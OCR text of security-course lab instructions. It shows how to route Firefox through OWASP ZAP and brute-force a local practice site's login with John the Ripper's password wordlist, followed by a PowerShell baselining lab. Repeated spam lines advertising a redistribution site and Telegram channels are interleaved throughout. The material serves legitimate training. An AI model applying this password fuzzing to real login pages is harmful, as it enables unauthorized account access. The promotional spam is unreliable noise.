
Click the `Import` button

Navigate to your Home folder and choose the `owasp_zap_root_ca.cer` file

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Click the `Open` button to import the certificate

Success



Select the `Trust this CA to identify websites` option and click `OK`

Click `OK` again to close the Certificate Manager window

Close the `Settings` tab

5.2. Capture a Request


Now that ZAP is running and Firefox is configured to send traffic to ZAP, lets try the setup.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

In Firefox, refresh the DojoControl website to make sure Firefox is working through ZAP

Success



Error: The proxy server is refusing connections

This usually occurs because your Firefox proxy settings are incorrect, or ZAP is not running.

Error: Unable to connect

This usually occurs because you forgot to check the `Use this proxy server for all protocols` box on in Firefox proxy settings.

Firefox lets you attempt logins, but ZAP sees nothing

Your Firefox proxy is probably turned off. Redo that section above.


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Disable the ZAP HUD since we will not be using it

Click on the `Continue to your target` button to close the HUD splash screen

Click on the green Enable/Disable button on the bottom right corner




Now try logging into the DojoControl website with user `john` and password `letmein`

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Return to ZAP and look for requests in the *History* tab

Success

The exact traffic you see in **History** tab will vary. The History tab is at the bottom of the ZAP window, and if your resolution is too low, you may not see those tabs or may not see the contents below those tabs. If there doesn't look like there is room to see the list of traffic underneath it, look for a handle above that section and drag it up to make room.



If you scroll up and down in your **History** looking in the **Method** column for a `POST` request and the **URL** column for a request/response pair to:

`http://localhost/index.php?page=login.php`

Why does ZAP show HTTP and Firefox show HTTPS

Because the localhost webserver is not configured to use TLS, so you can not use HTTPS to reach the site. However, Firefox requires the use of HTTPS for all websites now, so it uses HTTPS inside a TLS proxy tunnel (thus the HTTPS indicator in Firefox) to connect to ZAP. When ZAP tries HTTPS to access DojoControl, it fails, then ZAP tries HTTP and succeeds at connecting.

Using Firefox in ControlThings VM from now on

As long as that worked an you see traffic under the Histroy tab, you should be able to use ZAP in your ControlThings VM with most websites. The only thing you will have to do is turn the proxy settings on and off in Firefox depending wether you want to use ZAP or not. If you try to use Firefox after this and it tells you the proxy is rejecting your traffic, you either need to turn off your proxy settings in Firefox or start ZAP.

6. Fuzzing Passwords

ZAP lets you see what the raw HTTP traffic looks like. We now want to look at the contents **Request** and **Response** of that **POST** request to **login.php** that we found in the previous step.


Click on the `POST` request to `http://localhost/index.php?page=login.php` so that it is highlighted

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

In the upper right corner of the ZAP window, click on the `Request` tab

Success



In the Request tab, you can see the raw HTTP request Firefox sent to the Dojo-Control website as you were attempting to login. Under the Request tab, there are two sections. The upper section are the **HTTP Headers**. The lower section where the username and password is located is called the **POST Payload**. Looking closely at the success image above, you'll see there are two parameters in the POST payload: One for the username and one for the password. Each of these parameter/value pairs is separated by an ampersand `&` character. You can see in my password guess that I guessed the password `letmein` (or "let me in" without spaces). That happens to be Justin's favorite password of all time. ;-)

6.1. Fuzz Locations

Find one of your own login attempts in your history

Verify you can see where your password guess is in the **POST Payload** section of your **Request**. You will need to find one of these before moving to the next step in this lab because we are going to use that request as a template for our fuzzing attempts. Yours doesn't have to say letmein like the screenshot above, but you need to be able to know what your guess was in Firefox to find it in ZAP.


Once you have a sample request with one of your password guesses, lets tell ZAP to send that same login request 1000s of times, only changing the password. This is called password fuzzing, or providing values similar to what we expect the password might be.

Highlight your password guess by double clicking it

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Right-click your highlighted password guess, and choose `Fuzz...`

Example



This tells ZAP that you want to use this request as a template for your fuzzing attempts, and on each attempt, you want ZAP to replace the highlighted text with a new password guess. The window that opens lets us choose other fuzz locations, but we don't need that. We just have to tell ZAP what it should replace the highlighted password guess with.

6.2. Choosing a Payload

ControlThings Platform comes with lots of wordlists we can use in fuzzers. The one we are most interested in for this lab is **John the Ripper**'s default password list.

On the right-hand side of the Fuzzer window, click `Payloads`

This opens the `Payloads` window.

On the right-hand side of the Payloads window, click `Add`

This opens the `Add Payloads` window.

In the `Type` field of the `Add Payloads` window, select `File`

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Click the `Select` button to choose a file

Here you will need to navigate to the `john.txt` file in ControlThings Platform.

`Samples` > `Fuzzing` > `fuzzdb` > `wordlist-user-passwd` > `passwds` > `john.txt`

Once you have `john.txt` selected, go ahead and click the `Open` button

The other wordlists in the `passwds` folder that are also good lists to use for password guessing, but they are longer lists which take much longer to run and aren't needed for this lab.

If you look in the Payloads Preview window you will see a shortened list of the passwords ZAP will use from the `john.txt` file to guess John's password.

Note

By the way, `john.txt` comes from a tool named **John the Ripper**, which is a tool used for cracking password hashes. It was created back in the '90s, but its list of common passwords is still surprisingly accurate today, which tells us how unsuccessful we humans are at learning from our mistakes.

Click `Add` to add this wordlist to the `Payloads` window

Click `OK` to close the `Payloads` window

Click `Start Fuzzer` to start the fuzzing process

ZAP should now be making one fuzzing attempt per item in the `john.txt` wordlist. ZAP should have also opened up the Fuzzer tab on the bottom of the main ZAP window where you monitor it as it progresses through all the fuzzing attempts.

6.3. Analyzing Results

Now there are two different ways we can examine our Fuzz output to determine whether we found the right password or not. We can either look for anomalies across all the responses, or we can look for known indicators of a successful or failed login attempt. To look for anomalies, we can look for differences in the response status, size, or sometimes even the response time (RTT).


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Sort your fuzz results by `Size Resp. Body`

You can do this by clicking on the `Size Resp. Body` colum header. This should sort the column by descending order. Scroll to the top to see if there are different sized results through all your fuzzing attempts.

Success



You should notice that most of the `Size Resp. Body` sizes are around `3,005` bytes, except one or two. One has a response header size around `2,994` bytes. The exact sizes may vary by a few bytes, but regardless, you should see one or two requests with a different size than the rest.

On the fuzz result with the different size, if you look in the far right column for `Payloads`, you can see password guess of `monkey` was used for this fuzz attempt.

Go back to Firefox and try using the password `monkey` for user `john`

Note

If you select the fuzz attempt you think successfully logged in, you can look for a session ID in the HTTP Response tab in the upper right corner of ZAP. Look in the header section (the top half of the Response tab) for a line that starts with `Set-Cookie`.

This should log you in.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

6.4 Disable Proxy Settings in Firefox

Since we are finished using ZAP, lets make sure your browser is still functional without ZAP open.

Open Firefox Proxy settings and set it to *No Proxy*

How do I do that?

Open Firefox settings


In the upper right hand corder of Firefox, click on the ☰ icon.

Choose *Settings* from the menu

In the *Find in Settings* box at the top, search for `proxy`

This will narrow the settings to a single item.

Success



hide01.ir

Click on the *Settings* button

Select *No proxy*

Click *OK*

Close the *Settings* tab

Now close ZAP if it is not already closed, and try visiting a website to make sure it works without ZAP open.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

7. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

Try fuzzing the passwords for users `adrian`, `ed`, and `admin`

Can you see the `Set-Cookie` headers in the HTTP responses every time you successfully login?

Can you find a weak session management vulnerability in how those are implimented?

Use Wireshark to capture the `Loopback: lo` interface to capture that strange `Firefox` -> `HTTPS` -> `ZAP` -> `HTTP` -> `DojoControl` scenario mentioned when we captured our first HTTP request

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 4.3: Baselining with PowerShell

1. Introduction

1.1. Resources Needed

- Windows 10 virtual machine
- This lab can also be performed on your host machine if you are running Windows 10

1.2. Summary

In the lab, we are going to explore how to use PowerShell to create basic security baselines of a system. If you already have experience doing this, we recommend you think of a setting in Windows that you don't know how to collect with PowerShell and research it.

1.3. Objectives

- Learn PowerShell basics
  - Get-Help cmdlet
  - Filtering output with Select-String
- Learn how to collect a basic baseline
  - List all installed services
  - List all network connections
  - List all local users
  - List all installed software

hide01.ir

2. PowerShell Basics

In many cases, PowerShell can be used just like cmd.exe. While its output is usually slightly different looking than cmd.exe, most cmd.exe commands are available.

Start `PowerShell` by using the search box next to the `Start Menu`

2.1. Cmd.exe Functionality

Try the following cmd.exe commands in PowerShell:

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PS C:\Windows\student> `cd \Users\Public`

Change directory to the `Public` user's home directory.

Success

You should see your prompt change to reflect the new folder you are in.

```
PS C:\Users\Public>
```

PS C:\Users\Public> `echo "My text file" > ICS410.txt`

Echo some text into a text file called ICS410.txt.

Success

No news is good news... You shouldn't see any output.

PS C:\Users\Public> `type ICS410.txt`

Type the contents of ICS410.txt to the screen.

Success

```
My text file
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PS C:\Users\Public> `copy ICS410.txt ICS410-2.txt; dir`

Copy ICS410.txt to a second file with a similar name and list files in the directory.

Success

Should look something similar to:

```
    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        8/24/2023   4:33 PM                Documents
d-r---        7/17/2023   4:27 PM                Downloads
d-r---        7/17/2023   4:27 PM                Music
d-r---        7/17/2023   4:27 PM                Pictures
d-r---        7/17/2023   4:27 PM                Videos
-a----        8/24/2023   6:39 PM             30 ICS410-2.txt
-a----        8/24/2023   6:39 PM             30 ICS410.txt
```

Note: Your dates and file names may slightly differ than the example above.

PS C:\Users\Public> `del ICS410-2.txt; dir`

Delete the new file copy and list files in the directory.

Success

```
    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        8/24/2023   4:33 PM                Documents
d-r---        7/17/2023   4:27 PM                Downloads
d-r---        7/17/2023   4:27 PM                Music
d-r---        7/17/2023   4:27 PM                Pictures
d-r---        7/17/2023   4:27 PM                Videos
-a----        8/24/2023   6:39 PM             30 ICS410.txt
```

Note: Your dates and file names may slightly differ than the example above.

2.2. Linux-like Functionality

Something that is initially exciting about PowerShell for Linux users is the aliases for basic bash commands.

Now try the following pseudo-Linux commands in PowerShell

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\Public> `cd ~`

Change to your current users (Student) home directory/folder.

Just like Linux, the `~` has a special meaning or your home folder, in this case `\Users\student`

Success

Your command prompt should change.

```
PS C:\Users\student>
```

PSC:\Users\student> `ls > file1.txt`

List the files in the directory and save as file1.txt.

Success

No output expected

PSC:\Users\student> `ls > file2.txt`

List the files in the directory again and save as file2.txt.

Success

No output expected

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `cat file1.txt, file2.txt`

Concatenate the contents of both files to the screen. Notice how the comma is needed here but not needed in a true Linux bash terminal. This is because the cat command is just an alias for a PowerShell command called `Get-Content` which requires comma separated filenames.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Success

```
    Directory: C:\Users\student


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/28/2023   2:02 PM                .idlerc
d-----         6/3/2023  11:33 PM                .vscode
d-----         6/4/2023  12:01 AM                .zenmap
d-r---        7/18/2023   8:34 PM                3D Objects
d-r---        7/18/2023   8:34 PM                Contacts
d-r---        8/13/2023   1:16 PM                Desktop
d-r---        7/18/2023   8:34 PM                Documents
d-r---        7/18/2023   8:34 PM                Downloads
d-r---        7/18/2023   8:34 PM                Favorites
d-r---        7/18/2023   8:34 PM                Links
d-r---        7/18/2023   8:34 PM                Music
d-r---        7/18/2023   8:34 PM                Pictures
d-r---        7/18/2023   8:34 PM                Saved Games
d-r---        7/18/2023   8:34 PM                Searches
d-r---        7/18/2023   8:34 PM                Videos
-a----        8/24/2023   6:54 PM              0 file1.txt



    Directory: C:\Users\student


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/28/2023   2:02 PM                .idlerc
d-----         6/3/2023  11:33 PM                .vscode
d-----         6/4/2023  12:01 AM                .zenmap
d-r---        7/18/2023   8:34 PM                3D Objects
d-r---        7/18/2023   8:34 PM                Contacts
d-r---        8/13/2023   1:16 PM                Desktop
d-r---        7/18/2023   8:34 PM                Documents
d-r---        7/18/2023   8:34 PM                Downloads
d-r---        7/18/2023   8:34 PM                Favorites
d-r---        7/18/2023   8:34 PM                Links
d-r---        7/18/2023   8:34 PM                Music
d-r---        7/18/2023   8:34 PM                Pictures
d-r---        7/18/2023   8:34 PM                Saved Games
d-r---        7/18/2023   8:34 PM                Searches
d-r---        7/18/2023   8:34 PM                Videos
-a----        8/24/2023   6:54 PM           5416 file1.txt
-a----        8/24/2023   6:59 PM              0 file2.txt
```

hide01.ir

Note: Your dates and file names may slightly differ than the example above.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `man diff`

Show the help page for the diff command. This lets you compare the difference between two files. If you are familiar with Linux's diff command, you'll notice the options (and later the output) are quite different.

Success

```
NAME
    Compare-Object

SYNTAX
    Compare-Object [-ReferenceObject] <psobject[]> [-DifferenceObject] <psobject[]> [-SyncWindow <int>] [-
Property
    <Object[]>] [-ExcludeDifferent] [-IncludeEqual] [-PassThru] [-Culture <string>] [-CaseSensitive]
    [<CommonParameters>]


ALIASES
    compare
    diff


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial
help.
        -- To download and install Help files for the module that includes this cmdlet, use Update-Help.
        -- To view the Help topic for this cmdlet online, type: "Get-Help Compare-Object -Online" or
        go to https://go.microsoft.com/fwlink/?LinkID=113286.
```

hide01.ir

